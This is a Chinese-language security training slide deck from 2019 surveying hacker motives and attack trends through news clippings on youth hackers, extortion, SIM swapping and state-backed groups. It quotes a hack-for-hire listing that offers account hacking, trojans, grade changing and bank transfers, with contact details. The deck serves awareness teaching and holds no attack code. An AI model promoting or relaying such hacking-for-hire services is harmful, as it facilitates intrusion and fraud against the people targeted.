




駭客攻擊手法趨勢探討

2019 / 7



講師

- 翁御舜(Fred.Weng) <fred.weng@sti.com.tw>
- 現任：敦陽科技 - 資安部門 - 資深技術經理
- 經歷 (1996 ~)
 - ✓ 程式設計(C++、ASP.NET、C#):
 - 電子簽章、售票網站、音樂網站數位授權應用
 - ✓ CMMI 軟體開發成熟度認證
 - ✓ SOC (Security Operation Center)系統建置與維護
 - ✓ DLP (Data Loss Prevention)相關產品
 - ✓ APT (Advanced Persistent Threat)事件偵測處理相關產品
 - ✓ 弱點掃描與滲透測試服務 (2007~Now) ←
- 資安認證
 - ✓ CEH、CISSP、CSSLP、CISM

課程大綱



➤ 不同的駭客種類

- ✓ M型化的駭客世界：從小屁孩到網軍

➤ 不同的攻擊類型與層次

- ✓ 系統面、程式面
- ✓ 保密性、完整性、可用性

➤ 攻擊目標與手法趨勢

- ✓ 可能被攻擊的目標
- ✓ 新的應用帶來新的手法趨勢
 - 如：APT、勒索軟體、挖礦軟體、物聯網相關攻擊等



不同的駭客種類

名詞釋義

➤ Hacker

- ✓ 對於電腦及電腦網路內部系統運作特別感興趣並且有深入理解能力的一種人

<https://zh.wikipedia.org/wiki/%E9%BB%91%E5%AE%A2>

➤ Cracker

- ✓ 壞的 Hacker

➤ Script Kiddie

- ✓ 菜的 Cracker



起心動念



政治

金錢

好奇

無聊

炫耀

個人利益

恐攻

私仇

第一類：小屁孩



勒索一銀台幣1500萬 幕後竟是23歲駭客

©2018/03/08 17:32:25



第一金控遭駭客盯上，前年9月21日，被人勒索50顆比特幣，換算成台幣高達1500萬，他們先是接獲駭客電子郵件，要求支付贖金，否則將進行DDoS攻擊，全面癱瘓金融及證券交易系統，第一銀行沒有回應，駭客在當晚馬上發動攻擊，中斷所有金融業務和股票交易。

經過1年多來的查緝，調查局新北市調處南下彰化收網，赫然發現，23歲嫌犯竟然是只有高職畢業。

就是看到之前一銀盜領案，認為銀行資安有漏洞，才找上一銀，陳姓嫌犯坦承犯案，無保請回，光是台灣、中國、新加坡，加起來就有7間公司受害，不法所得超過3千萬，背後是否還有共犯，檢調要深入追查。（民視新聞綜合報導）

<https://tw.appledaily.com/headline/daily/20130716/35152583>

扮駭客改成績 變全系第1名

改太大出包 **大一**生罰勞務

出版時間：2013/07/16



【賴又嘉／台北報導】景文科技大學電子工程系大一**生陳宇輝**，因想申請轉系卻成績太低，竟駭入學校內部系統，竄改六項科目成績，卻不小心「改太大」，變成**電工系該學年度第一名**，還獲得獎學金資格，被校方察覺異常提告。北檢審酌陳男只為轉系才竄改成績，且獲校方原諒，昨依偽造文書、妨害電腦使用等罪予以緩起訴兩年，但須服六十小時義務勞務。

學生架恰吉網駭企業 只為炫耀功力 (2010/10/30 17:45)

- 向榮未上市股票資訊網 www.ccrrob-stock.com

Ads by Yahoo!

專業提供未上市股票諮詢，行情資訊，專注提供未上市股票產業資訊，全省服務。



恰吉網因涉及部分刑法刑責，已暫停開放。〔圖／翻攝恰吉網〕



社會中心／綜合報導


台北縣刑警大隊偵九隊破獲龍華科技大學資管系學生蔡江皓，爲了炫耀自己駭客功力，在網路上架設「恰吉網」，並偕同網友入侵國泰醫院、元智大學等網站，他們在犯案後還囂張的留下警語，並將過程拍成影片PO上網教學。

電影裡的《鬼娃恰吉》把大人們騙得團團轉，在現實生活中有學生打著「恰吉網」名號，涉嫌駭入國內知名企業、醫院、大學和政府網站。就讀龍華科大資管系一年級學生蔡江皓和美髮助理楊斯文坦承，他們是從大陸網站學習到駭客技術後，因爲好玩才專挑知名企業做爲對象。

雲林一名許姓高二生靠著自學，竟成為一名功力強大的駭客，**還曾入侵多達1237個政府、民營網站，在「全球被黑站點統計」被列為全球第19名的高手**。新北市刑大科偵組經過多日偵查，終於在15日會同刑事警察局偵九隊南下逮人，還查扣許男「駭人」用的主機，循線破案。

警方指出，這名暱稱「Xerl9MeI」的駭客曾經駭進金門縣教育處、雲林縣某私立高中、「皇家貴族派」等國內外機關，並在破解網站之後，將該網站的網址列在「全球被黑站點統計」網頁上。許男表示，這種行為只是想提醒各單位注意，追查後發現，**許男基於炫耀心態攻佔網頁，「Xerl9MeI」字樣，彰顯他的駭客功力。**

在資安領域裡，駭客是一種利用公共通訊網路，意義正反兩極，但在現今社會常有汙名化，而是靠著苦讀自學而來，令眾人感到十分訝異。腦使用將許男函送法辦。



1237 - Google 搜尋 x 全球第19高手! x 全球被黑站點統計系 x

www.hack-cn.com/search.php?var=Xerl9MeI&seltype=name

NO	站名	日期	駭客	網址	快照
NO2	C.I.S. 网络安全 [4759]	2013-10-12	Xerl9MeI	http://aisuae.com/Xerl9MeI.html	快照
NO3	中国白客联 [3362]	2013-10-12	Xerl9MeI	http://tropicparty.fi/Xerl9MeI.html	快照
NO4	熊笔战队 [1870]	2013-10-12	Xerl9MeI	http://satuelaimet.fi/Xerl9MeI.html	快照
NO5	Sad Boy team [1677]	2013-10-11	Xerl9MeI	http://aiguo.hbu.edu.cn/Xerl9MeI.html	快照
NO6	Xsd技术小组 [1637]	2013-10-11	Xerl9MeI	http://zp.swpu.edu.cn/Xerl9MeI.html	快照
NO7	NEB渗透小组 [1565]	2013-10-11	Xerl9MeI	http://sjcq.ujn.edu.cn/Xerl9MeI.html	快照
NO8	CN安全团队 [1421]	2013-10-11	Xerl9MeI	http://aiguo.hbu.edu.cn/Xerl9MeI.html	快照
NO9	The Crows Crew [1336]	2013-10-11	Xerl9MeI	http://lib.sdjtu.edu.cn/Xerl9MeI.html	快照
NO10	东北朝阳网 [1010]	2013-10-11	Xerl9MeI	http://lib.sdjtu.edu.cn/Xerl9MeI.html	快照
		2013-10-11	Xerl9MeI	http://www.nwu.edu.cn/Xerl9MeI.html	快照
		2013-10-11	Xerl9MeI	http://www.wlwk.gov.cn/Xerl9MeI.html	快照
		2013-10-11	Xerl9MeI	http://www.rzguotv.gov.cn/Xerl9MeI.html	快照
		2013-10-11	Xerl9MeI	http://cps.dalang.gov.cn/Xerl9MeI.html	快照
		2013-10-11	Xerl9MeI	http://www.tjztb.gov.cn/Xerl9MeI.html	快照
		2013-10-11	Xerl9MeI	http://www.shangri-la.gov.cn/Xerl9MeI.html	快照
		2013-10-11	Xerl9MeI	http://www.hbhsaudit.gov.cn/Xerl9MeI.html	快照
		2013-10-11	Xerl9MeI	http://jgbz.shaoxing.gov.cn/Xerl9MeI.html	快照
		2013-10-11	Xerl9MeI	http://3npark.com/Xerl9MeI.html	快照
		2013-10-11	Xerl9MeI	http://abroad.cpoedrilling.com/Xerl9MeI.html	快照

1 / 25 首页 上一页 [1] [2] [3] [4] [5] [6] [7] [8] [9] [10] ... 下一页 尾页 一共 1237 条

NEW YORK 03:56:21 LONDON 08:56:21 FRANKFURT 09:56:21 SINGAPORE 16:56:21 TOKYO 17:56:21 KOREA 17:56:21 BEIJING 16:56:21

本站声明：
本站主要通过网络搜集全球被黑网站信息，统计分析数据，为部署安全型网络提供强有力的依据。本站所有工作人员均不参与黑站，挂马或赢利性行为，所有数据均为网友提供，提交者不一定是黑站人，所有提交采取不记名，先提交先审核的方式，谢绝任何组织或个人提出删除快照的要求。目前已经覆盖全球200多个国家和地区，本站及相关合作者包括（非营利组织、营利组织、政府机构、个人）必须在保障所有提交者、信息收集者权益基础上，才能为国内外安全研究机构提供数据，以助力建立互联网WEB安全数据权威平台为最终目标！
站务处理QQ群：41255101 站长邮箱：service@hacked.cn

关于我们 | 免责声明 | 数据接口 | 广告服务 | 赞助我们 |
Powered by Hack-cn.com 版权所有 2011-2013 桂ICP备13001467号-1

自由時報

Liberty Times Net

即時新聞 ▾

報紙總覽 ▾

影音

娛樂

汽車

時尚

體育

3C

評論

食譜

健康

臺北市 33-37 °C

不滿老爸迷手遊 **高二生**駭癱遊戲公司



2017-07-11



〔記者黃良傑、陳永吉、吳柏軒／綜合報導〕高雄一名就讀高中二年級的男生小杰（化名），不滿父親沉迷手遊「我的英雄夢GO」、線上遊戲「刀龍傳說」，對他不理不睬，得不到父親的關愛，小杰一氣之下，竟扮起駭客，對線上遊戲公司伺服器發動殭屍病毒攻擊，希望藉由線上遊戲斷線，或塞爆頻寬讓遊戲速度變慢，癱瘓遊戲，好讓父親玩不下去，回過頭來多關心家人；小杰還寄恐嚇信勒索遊戲公司0.0163比特幣（折合台幣300多元），小杰不知道他的駭客行為，讓遊戲公司兩週內損失近百萬元，檢警獲報偵辦，將小杰依妨害電腦使用和恐嚇取財罪嫌函送。

國二生討厭上學 血手印駭學校

自由時報 自由時報 - 2012年7月4日 上午4:29

研讀駭客書籍自修



http://y3.ifengimg.com/e86416e8b80ad6fe/2015/1015/rdn_561ee397e3d4d.jpg

〔自由時報記者吳仁捷／新北報導〕桃園縣一名14歲國中生，研讀駭客書籍自修，練就高強駭功，不僅入侵學校、補習班及知名唱片公司網頁取得個資，還植入「血手印」頁面示威；這名小駭客因家人不給他錢報名2012台灣駭客年會，上網賣個資籌錢被警方查獲。

新北市刑大科技犯罪偵查專責組2日到桃園縣平鎮市，帶回將升國三的周姓國中生，少年承認購買中國駭客書籍，自修學會駭客技法，由於討厭雙親逼他讀書、學校與補習班逼交作業，所以把學校、補習班網站當成首要攻擊目標，承辦幹員聽完他的「犯案動機」，頗有啼笑皆非之感。

警方說，這名少年駭客，不但入侵自己的國中、待過的補習班網站，連唱片公司、網路上的個人部落格等，都曾被他駭客入侵。

警方說，少年只要想「駭」，就入侵網站惡作劇一番。少年以「遠端登入主機方式」攻擊，並於多個官網貼上寫著「Hacked」by J.J.Y.的血手印視窗炫耀，還留言要校方儘快修補網路漏洞；板橋致理技術學院5月底接獲通報，驚覺資管系專案網頁遭駭客入侵，擔心個資被竊而報警，警方才循線查獲。

雅虎5億帳戶外洩案 23歲駭客判刑5年

<http://www.cna.com.tw/news/aopl/201805300257-1.aspx>

發稿時間：2018/05/30 16:49 最新更新：2018/05/30 17:26 字級：A- A+



俄羅斯情報人員雇用駭客，自2014年到2016年間對雅虎進行網路攻擊，造成5億個雅虎帳號資料外洩。（中央社檔案照片）

（中央社舊金山29日綜合外電報導）美國司法部今天表示，一名涉嫌為俄羅斯情報人員工作的駭客被控參與對雅虎（Yahoo）網路攻擊，造成5億帳戶資料外洩，他與檢察官達成認罪協議後，今天被判刑5年外加罰款。

法新社報導，23歲的巴拉托夫（Karim Baratov）是移居加拿大的哈薩克人，除了判刑5年之外，罰款包括他「現有的全部資產」。

巴拉托夫因駭客行為、商業間諜與相關犯罪遭美國政府下令逮捕，去年從加拿大引渡至美國，目前在美國受到羈押。

美國當局指控，俄羅斯情報人員雇用巴拉托夫及另一名駭客，自2014年到2016年間對雅虎進行網路攻擊。這造成5億個雅虎帳號資料外洩，成為史上最大規模的網路攻擊事件之一。

美國波士頓一名21歲的學生，成為該國第一個因駭入受害者的手機SIM卡盜取資產，進而被法院判刑的案例。

據

於4月22日加州聖塔克拉拉郡的檢察官辦公室公告指出，名為喬爾·奧迪斯（Joel Ortiz）的學生透過俗稱「SIM Swap」的駭客攻擊手段，從約40名受害者的手機中偷了「價值 750 萬美金（約2.3億台幣）的密碼貨幣」。

「SIM Swap」為一種常見的密碼貨幣駭客攻擊手段，是一種「帳戶接管詐騙」，利用許多手機的雙重驗證機制（或稱兩步驟驗證，2FA）漏洞，通常這類詐欺犯會鎖定的被害人，事前搜集詳細個資（透過釣魚電子郵件、黑市購買或社交工程），在取得資料後冒充對方的SIM卡，進一步欺騙電信公司將受害人的電話號碼無縫移植到另一張SIM卡。

檢察官辦公室的公告指出，奧迪斯「非常慷慨的」把這些得手的詐騙資金花掉：

奧爾蒂斯慷慨的花掉了他的戰利品，包括在洛杉磯俱樂部一晚消費10,000美元（約30萬台幣），僱用直升機帶他和朋友參加音樂節，以及購買 Gucci 的行李箱和衣服。

奧迪斯去年在洛杉磯國際機場被拘留，4月19日星期五，他被聖克拉拉郡法官愛德華·李（Edward Lee）判刑，成為全美第一個透過「SIM Swap」攻擊竊取密碼貨幣，被判有罪的案例。



15歲駭客入侵CIA局長信箱！偷走2萬名FBI 個資 曝光美國戰爭機密

<https://www.ettoday.net/news/20180121/1097163.htm>

▶ 0:00 / 2:02



▲英國15歲駭客入侵CIA局長電子信箱，還帶走了2萬名FBI員工資料
(自英國衛報)

英國有一名18歲駭客凱恩 (Kane Gamble) 因為不滿美國政府，竟然2015年至2016年期間，**年僅15歲時**就入侵了美國CIA (中情局) 局長約翰 (John Brennan) 的電子信箱，盜取聯絡人資料及雲端資料，導致許多美國國安機密資料外洩，其中還包括阿富汗戰爭的高級機密檔案。

綜合外國媒體報導，凱恩15歲時假冒CIA局長約翰及一名電信公司員工，成功入侵了約翰的網路電子信箱，並且盜取聯絡人資料及雲端資料，接著又利用同一種方法入侵許多美國情報官員的網路帳戶，其中包括了美國國土安全部長強森 (Jeh Johnson)、美國聯邦調查局副局長朱利安諾等。

凱恩竊取了這些情報官員的資料之後，便在網路上痛斥這些官員，並且四處洩漏他們的個人資料，還一直狂打跨國電話騷擾受害官員，下載色情照片到他們的電腦，控制他們的電腦及電視螢幕，但也因此被政府資安人員盯上，追蹤一段時間後將他埋伏逮捕。

凱恩犯案的時間長達8個月多，被捕前幾天還入侵了美國司法部網路，**竊取2萬名FBI員工資料、墨西哥2010年漏油事件資訊，還有阿富汗戰爭的高級機密檔案**，並且以「巴勒斯坦萬歲」、「這是自由巴勒斯坦」2句話一起PO上網路，美國國土安全部為擺平此事，花費了約4萬美元，更遭受了嚴重的聲譽損害。

國3男學生自製勒索病毒遭逮捕 供稱:自學方法3天完成


佐藤 栞

June 6, 2017

Share

推文

列印



遭逮捕男學生所製作勒索病毒的警告畫面=攝於6月5日(由神奈川縣警提供)

因自製電腦病毒「勒索軟體(Ransomware, 又稱勒索病毒、綁架病毒)」, 神奈川縣警方已於5日依涉嫌不正指令電磁式記錄作成・保管, 逮捕大阪府高槻市的14歲國3男學生。

只是想炫耀一下！日本9歲男童製「電腦病毒」上傳 遭逮捕

2018/03/26 05:30:00

🔍 A- A A+

國際中心 / 綜合報導

日本神奈川縣一名9歲小三男童透過網路影片學習，製作出「電腦病毒」並上傳網路任他人下載，遭警方通報地方兒福單位輔導。男童被逮時，表示「只是想炫耀一下，想讓大家吃驚。」



▲日本9歲男童製「電腦病毒」上傳遭逮捕。(圖 / 翻攝自Pxhere)

據日本《每日新聞》報導，男童在去年5、6月，疑似參考網路影片製作出「會停止電腦功能的病毒」；隨後上傳到網站上任人下載使用。神奈川縣警方表示，「男童用不正當指令控制電腦，已違反電磁紀錄管制。目前已通知兒福中心輔導。」

此外，報導指出，去年九月也有兩名新潟縣國二生，為了增加自己網頁瀏覽量帶來的廣告收益，透過部落格學習製作病毒後，放在他人伺服器，讓網頁轉點閱到自己的網站，賺取每月多9千日圓（約2500元台幣）的收益。

第二類：個體戶



https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcRkQ_C07MsZFOx8PS0G4TUDmWUHjp4t93uJHkiJnUdwipwuRf6H



Register

Login

Find professional hackers for hire

People need professional hackers for hire. So, we connect people who need professional hackers to professional hackers for hire around the world. Safe, fast and secure Learn how it works.

[Browse](#) OR [Start a Project for Free](#)

目前此網站直接導向FBI ...

[Home](#) » Profile of school grade changer

ABOUT SCHOOL GRADE CHANGER



School Grade Changer

professional hacker

0 review

Android hacking

gmail hacking

Password hack

password recovery

school grade changing

Overview

My Services: School grades changing, Clearing of criminal records, iPhone Hacking, Email , Paypal, Social Media Hack, Password sniffing, Location detecting, SQL DB penetration, Penetration testing, Software testing, Database Penetration, Website Ransoming, Driver's License retrieval, Bank Transfers and Company Money-Wire services, Cyber Security, Computer Security, SMTP Any domain, Cpanel, Unlimited, Shell, RDP, Leads, Cpanel, fulls, EIN, Pin, W2, SSN, DOB, fulls for Loans, Mystery shopper, Assistant BOS, Any Country Leads, Mobile Hacking (Tracking, Tracing, Spying and Security), Bank Transfer, Company Money-Wire services, Operating System Hacking (Windows, Linux, Mac), Sms / Call Spoofing, Android Phone Hacking, Creating Virus, Trojans and Backdoor, Remote System Hacking, Hacking WiFi and Wireless Networks, Exploiting Windows and Gaining Access e.t.c...

EMAIL ME DIRECTLY ON: schoolgradesogo8 AT gmail DOT com

CANADA AND USA TEXT ME ON: (712) 254-8317

INFO

Invite me to join

\$ Hourly Rate: 120.00\$/h

★ Rating: ★★★★★

🌿 Experience: 36 years

📁 Projects worked: 0

💰 Total earned: 0.00\$

📍 Country: vietnam

Facebook Account Hacking

Most requested

Facebook is the most widely used social network with over 2.20 billion people, it contains users personal conversations, photos and sensitive data.

Smart Phone Hacking

Full device access

Now a days mobiles have became part of our bodies, It does have all the sensitive information, We will inject a undetectable mobile Trojan into your target device, It forward every move to our servers.

Computer Hacking

Backdoor access

We will create a mirror (virtual) replica of your target computer, No matter wherever your victim in this world, You can able to monitor their computer via our Remote Administration Access tool.

Website Hacking

Database modification

Hack into website's admin panel to modify data or deface website of your competitors. Hack your university website and modify grades as per your requirements.

Email Hacking

Discrete

We follow Brute Force or anonymous methods based on email service to crack the passwords, We regularly hack Gmail, Yahoo, Rediff, Yandex, Etc. Crack passwords of any email with the help of our hackers.

Social Applications

full control

Gain access and control your victim's social applications like Whatsapp, Messenger, Instagram, Snapchat, Telegram, Etc. Monitor anonymously without alerting your target.

臥虎藏龍

<https://tw.appledaily.com/new/realtime/20180728/1400055/>



最新

焦點

熱門

娛樂時尚

愛播網

社會

國際

政治

生活

火線

3C

動物

吃喝玩樂

體育

美囚犯駭進監獄App 盜領25萬美元

1793

出版時間：2018/07/28 10:42



示意圖。路透

美國愛達荷州懲教處表示，有囚犯利用供他們使用的手機應用程式「JPay」漏洞，修改帳面餘額，將22.5萬元（美元，下同）轉帳到364名囚犯的帳戶當中。當局強調，被盜款項不涉及公帑。

越漂亮的女人越會騙人

<https://www.techbang.com/posts/45302-russia-beauty-hackers-undercover-thailand-hotel-manager-stole-more-than-regal-total-215-million-pounds>



美女駭客臥底泰國飯店當經理，竊取多名富豪銀行帳戶共2100萬歐元



janus 發表於 2016年8月10日 10:30 | [收藏此文](#)

👍 讚 764



不過，FBI發現，她在酒店的另外一項工作，則是查出酒店中富豪的客戶名單Email，然後透過發送病毒郵件給這些客戶，透過這樣的方式，他們取得這些富豪在銀行的帳號密碼，並且成功從50多位入住的富豪身上，竊取了2100萬歐元(約7億1000萬台幣)。受害的富豪遍及美國、英國、澳洲、日本、義大利以及德國。



https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcTK07E-pkVtW8bn4hDJj2PH9ya8YLOakRwgxvPBdtOUdD_M2Wjp

第三類：集團式 / 網軍



http://www.china1000.net/uploadfiles/2006-08/20060824_004034.jpg



<http://imgs.ntdtv.com/pic/2017/1-6/p7930061a209830193.jpg>

攻擊者－網軍

<https://www.crowdstrike.com/blog/meet-the-adversaries/>

<http://www.slideshare.net/CrowdStrike/crowdcasts-monthly-when-pandas-attack>



北韓祕密駭客組織曝光 專偷外國銀行錢

2017年05月22日 05:52 陳舒豪



分享至Facebook



分享至Google+



分享至Twitter



分享至Weibo



北韓有一個祕密駭客組織名為「Unit 180」的特殊單位，可能由該單位發起大規模網路攻擊，專門攻擊美國、南韓及多個國家的金融網絡，獲取資金。

勒索病毒肆虐全球，日前有傳聞北韓為散布病毒的幕後黑手，北韓叛逃者最近向西方媒體揭露表示，北韓有一個祕密駭客組織名為「Unit 180」的特殊單位，可能由該單位發起大規模網路攻擊，專門攻擊美國、南韓及多個國家的金融網絡，獲取資金。

北韓犯案的許多細節難以取得，不過2004年叛逃的前北韓教授金恆光（Kim Heung-kwang）受訪時說，「Unit 180」為北韓偵查總局（RGB）的海外分支，該單位主要攻擊金融機構，他說：「Unit 180會派黑客入侵各國的金融機構，從銀行戶口中偷取及洗黑錢。」他過去的一些學生也已加入北韓的網路戰略司令部。

